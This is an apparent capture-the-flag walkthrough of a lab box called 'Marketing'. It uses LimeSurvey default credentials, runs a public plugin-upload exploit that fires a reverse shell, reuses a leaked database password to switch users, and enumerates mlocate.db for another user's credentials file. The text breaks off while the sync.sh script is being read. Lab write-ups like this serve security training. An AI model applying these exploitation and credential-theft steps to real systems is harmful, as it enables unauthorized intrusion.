Marketing
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Marketing's source code leaks a subdomain, customers-survey.marketing.pg, serving LimeSurvey. We log in with default credentials (admin/password) and upload a malicious plugin for RCE aswww-data(LimeSurvey plugin RCE). Theconfig.phpreuses a password that works fort.miller(credential reuse). From there, we read the mlocate database (we belong to themlocategroup) to discover a private credentials file ofm.sander(mlocate.db enumeration), and async.shscript runnable via sudo asm.sanderdiscloses it through a symlink (sudo symlink abuse). Withm.sander's password, who is in thesudogroup,sudo sugives us root (sudo group abuse).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Only two ports:
ping -c 1 192.168.111.225
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.111.225
PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpnmap -p22,80 -sCV 192.168.111.225 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: marketing.pg - Digital Marketing for you!HTTP - TCP 80
dirsearch on the root only finds /assets, /old and /vendor, little to use. The lead is in the page source code: a reference to a subdomain, customers-survey.marketing.pg.

The server uses name-based virtual hosting, so we add it to /etc/hosts:
echo "192.168.111.225 customers-survey.marketing.pg" | sudo tee -a /etc/hostsSubdomain: LimeSurvey
Enumerating the subdomain shows the typical LimeSurvey layout (/admin, /plugins, /installer, /upload, composer.json...). LimeSurvey is a PHP survey application. The path /index.php/admin/authentication/sa/login serves the admin panel:


Before fuzzing anything, the first thing to try against any known product is its factory credentials. A search for "limesurvey default credentials" points straight to the project's own source code:
The file application/config/config-defaults.php documents the installation's default user and password:

$config['defaultuser'] = 'admin';
$config['defaultpass'] = 'password';
We enter admin / password in the form:


And land straight in the admin panel: the factory credentials were still active.
Exploitation
LimeSurvey: plugin upload RCE

The account footer ("My Account") gives away the exact version, LimeSurvey Community Edition 5.3.24:
searchsploit confirms that branch carries a known RCE:


LimeSurvey lets an administrator install plugins, and a plugin is PHP code the server executes. Packaging a webshell as a plugin and uploading it through the panel yields execution (LimeSurvey plugin RCE). Searching GitHub for the exploit turns up TheRedP4nther's, which automates the packaging, upload and activation:
We clone it and install its dependencies. The repo's ls reveals its structure (config.xml + revshell.php are the malicious plugin that gets packaged and uploaded):
git clone https://github.com/TheRedP4nther/limesurvey-6.6.4-authenticated-rce
cd limesurvey-6.6.4-authenticated-rce
pip3 install -r requirements.txt --break-system-packages
python3 limesurvey_rce.py -t http://customers-survey.marketing.pg -u admin -p password

[PLUGIN]:
[+] Uploading and installing the plugin ...
[+] Plugin uploaded and installed succesfully.
[+] Activating the plugin ...

[REVERSE SHELL]:
[+] Trying to execute the Reverse Shell
[+] Reverse shell executed successfully, check your listener :D!

www-data@marketing:/var/www/LimeSurvey/upload/plugins/evil$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The exploit uploads and activates the plugin, fires the reverse shell, and id confirms execution as www-data.
Post-exploitation
Pivot to t.miller: password reuse
LimeSurvey stores its database credentials in config.php. We grep for them:
find / -name config.php 2>/dev/null
cat /var/www/LimeSurvey/application/config/config.php | grep -E 'pass|username'
'username' => 'limesurvey_user',
'password' => 'EzPwz2022_dev1$$23!!',
/etc/passwd shows two users with a shell: t.miller and m.sander. We try the database password against them and it works for t.miller (credential reuse):
su t.miller
www-data@marketing:/$ su t.miller
Password:
t.miller@marketing:/$ whoami
t.miller
The database password opens the account: we are now t.miller.
Local
cat local.txt && whoami && ip a && hostname
ec2a0dbcf301413f33969f59cfce7101
t.miller
Pivot to m.sander: mlocate + symlink + sudo sync.sh
sudo -l reveals that t.miller can run a script as m.sander:
sudo -l
User t.miller may run the following commands on marketing:
    (m.sander) /usr/bin/sync.sh
Before touching that script, it helps to know what's in m.sander's home. t.miller belongs to the mlocate group, which grants read access to the locate database: an index of every path on the system, including ones we can't list (mlocate.db enumeration):
id
find / -group mlocate 2>/dev/null
t.miller@marketing:/$ id
uid=1000(t.miller) gid=1000(t.miller) groups=1000(t.miller),24(cdrom),46(plugdev),50(staff),100(users),119(mlocate)
t.miller@marketing:/$ find / -group mlocate 2>/dev/null
/var/lib/mlocate/mlocate.db
/usr/bin/mlocate
t.miller is in the 119(mlocate) group, granting read access to /var/lib/mlocate/mlocate.db. We extract the database and pipe it through strings, searching for m.sander's home:
cat /var/lib/mlocate/mlocate.db | strings | grep '/home/m.sander/personal' -A 3 -B 3
.bashrc
.profile
personal
/home/m.sander/personal
creds-for-2022.txt
notes.txt
/home/t.miller
A promising file shows up: /home/m.sander/personal/creds-for-2022.txt. We can't read it (it's m.sander's), but the sync.sh script does run as m.sander. We read its code:
cat /usr/bin/sync.sh
#! /bin/bash

if [ -z $1 ]; then
    echo "error: note missing"
    exit
fi

note=$1

if [[ "$note" =~ .*m.sander.* ]]; then
    echo "error: forbidden"
    exit
fi

difference=$(diff /home/m.sander/personal/notes.txt $note)

